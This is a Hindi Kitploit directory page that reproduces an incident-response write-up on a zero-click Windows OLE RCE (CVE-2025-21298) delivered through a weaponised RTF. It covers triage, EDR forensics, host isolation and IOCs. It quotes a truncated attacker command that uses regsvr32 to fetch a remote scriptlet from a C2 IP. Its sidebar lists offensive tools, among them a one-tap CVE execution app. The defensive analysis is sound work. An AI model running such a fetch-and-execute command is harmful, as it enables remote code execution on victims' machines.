
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — गंभीर-स्तर के Zero-Click RCE शोषण (CVE-2025-21298) की तकनीकी जांच और होस्ट नियंत्रण, EDR टेलीमेट्री और स्थिर मैलवेयर विश्लेषण का उपयोग करके। | Kitploit
उपकरण/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
समझौता संकेतक (IOC) प्रबंधनभेद्यता विश्लेषणमालवेयर विश्लेषणडिजिटल फोरेंसिककमांड एंड कंट्रोलखतरा खुफियालर्निंग और शिक्षाघटना प्रतिक्रियालैब और अभ्यास
साझा करें
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

गंभीर-स्तर के Zero-Click RCE शोषण (CVE-2025-21298) की तकनीकी जांच और होस्ट नियंत्रण, EDR टेलीमेट्री और स्थिर मैलवेयर विश्लेषण का उपयोग करके।

रिपॉजिटरी देखें
428 महीने पहलेअभी तक समीक्षित नहीं

घटना प्रतिक्रिया: Windows OLE ज़ीरो-क्लिक RCE (CVE-2025-21298)

परियोजना अवलोकन

यह परियोजना एक क्रिटिकल-गंभीरता वाले ज़ीरो-क्लिक रिमोट कोड एक्ज़ीक्यूशन (RCE) प्रयास के अंत-से-अंत जांच और रोकथाम का दस्तावेजीकरण करती है। EDR टेलीमेट्री और थ्रेट इंटेलिजेंस का उपयोग करते हुए, मैंने एक "Living off the Land" (LotL) हमले की पहचान की, जिसने स्वचालित सुरक्षा उपायों को बायपास कर दिया और कमांड-एंड-कंट्रोल (C2) संचार स्थापित किया।

मुख्य उद्देश्य

  • ज़ीरो-डे एक्सप्लॉइट्स के लिए उच्च-प्राथमिकता वाले SIEM अलर्ट की ट्राइएज करना।
  • हथियारबंद RTF अनुलग्नकों पर स्थैतिक विश्लेषण करना।
  • दुर्भावनापूर्ण प्रोसेस ट्री की पहचान करने के लिए एंडपॉइंट फोरेंसिक करना।
  • सक्रिय खतरों को रोकने के लिए EDR के माध्यम से नेटवर्क आइसोलेशन निष्पादित करना।

घटना जीवनचक्र निष्पादन (NIST SP 800-61)

1. पहचान और प्रारंभिक ट्राइएज

मैंने इवेंट ID 314: Windows OLE ज़ीरो-क्लिक RCE डिटेक्शन की पहचान की। प्रारंभिक टेलीमेट्री से पता चला कि दुर्भावनापूर्ण फ़ाइल mail.rtf को परिधि सुरक्षा द्वारा अनुमत किया गया था, जो वर्कस्टेशन 'Austin' पर एक सक्रिय समझौते का संकेत देता है।

प्रारंभिक अलर्ट

2. स्थैतिक विश्लेषण और थ्रेट इंटेलिजेंस

मैंने VirusTotal पर फ़ाइल हैश की प्रतिष्ठा जांच की। परिणामों ने 25/55 डिटेक्शन दर की पुष्टि की, विशेष रूप से फ़ाइल को CVE-2025-21298 का उपयोग करने वाले हथियारबंद RTF के रूप में पहचाना। यह भेद्यता विंडोज़ प्रीव्यू पेन के माध्यम से बिना उपयोगकर्ता इंटरैक्शन के रिमोट कोड निष्पादन की अनुमति देती है।

स्थैतिक विश्लेषण

3. एंडपॉइंट फोरेंसिक (पेलोड की खोज)

मैंने पोस्ट-एक्सप्लॉइटेशन व्यवहार की पहचान करने के लिए होस्ट 'Austin' के EDR टर्मिनल इतिहास की ओर रुख किया। मुझे एक दुर्भावनापूर्ण "Living off the Land" (LotL) निष्पादन मिला:

  • कमांड: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • विश्लेषक अंतर्दृष्टि: हमलावर ने एक हस्ताक्षरित विंडोज़ बाइनरी (regsvr32.exe) का उपयोग करके एक दूरस्थ सर्वर से दुर्भावनापूर्ण स्क्रिप्ट-लेट प्राप्त किया, जिससे मानक एप्लिकेशन व्हाइटलिस्टिंग और पारंपरिक AV सिग्नेचर को बायपास किया गया।


एंडपॉइंट लॉग्स C2 इंफ्रास्ट्रक्चर विवरण

4. रोकथाम और निष्प्रभावीकरण

NIST घटना प्रतिक्रिया ढांचे का पालन करते हुए, तत्काल रोकथाम को प्राथमिकता दी गई। मैंने प्रभावित होस्ट पर नेटवर्क आइसोलेशन निष्पादित किया, ताकि C2 संचार समाप्त हो सके और कॉर्पोरेट नेटवर्क के भीतर पार्श्व संचलन को रोका जा सके।

रोकथाम कार्रवाई

5. समाधान और अंतिम रिपोर्टिंग

इस घटना को ट्रू पॉज़िटिव के रूप में बंद किया गया। मैंने भविष्य की घटनाओं को रोकने के लिए थ्रेट इंटेलिजेंस और फ़ायरवॉल टीमों के लिए हमलावर का IP (84.38.130.118) और फोरेंसिक साक्ष्य दर्ज किए।

अंतिम समाधान


समझौते के संकेतक (IOCs)

प्रकारमान
C2 IP पता84.38.130.118
फ़ाइल हैश (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
भेद्यताCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

मुख्य सीखें

  • गहराई में सुरक्षा: ज़ीरो-क्लिक एक्सप्लॉइट्स साबित करते हैं कि आधुनिक खतरों के लिए सिग्नेचर-आधारित AV अपर्याप्त क्यों है।
  • लॉग सहसंबंध: सक्रिय एक्सप्लॉइटेशन की पुष्टि करने के लिए SIEM अलर्ट डेटा को EDR टर्मिनल लॉग के साथ सफलतापूर्वक सहसंबद्ध किया गया।
  • EDR दक्षता: थ्रेट एक्टर के "dwell time" को न्यूनतम करने के लिए त्वरित होस्ट रोकथाम का अभ्यास किया गया।
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    347
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    346
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    297

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →







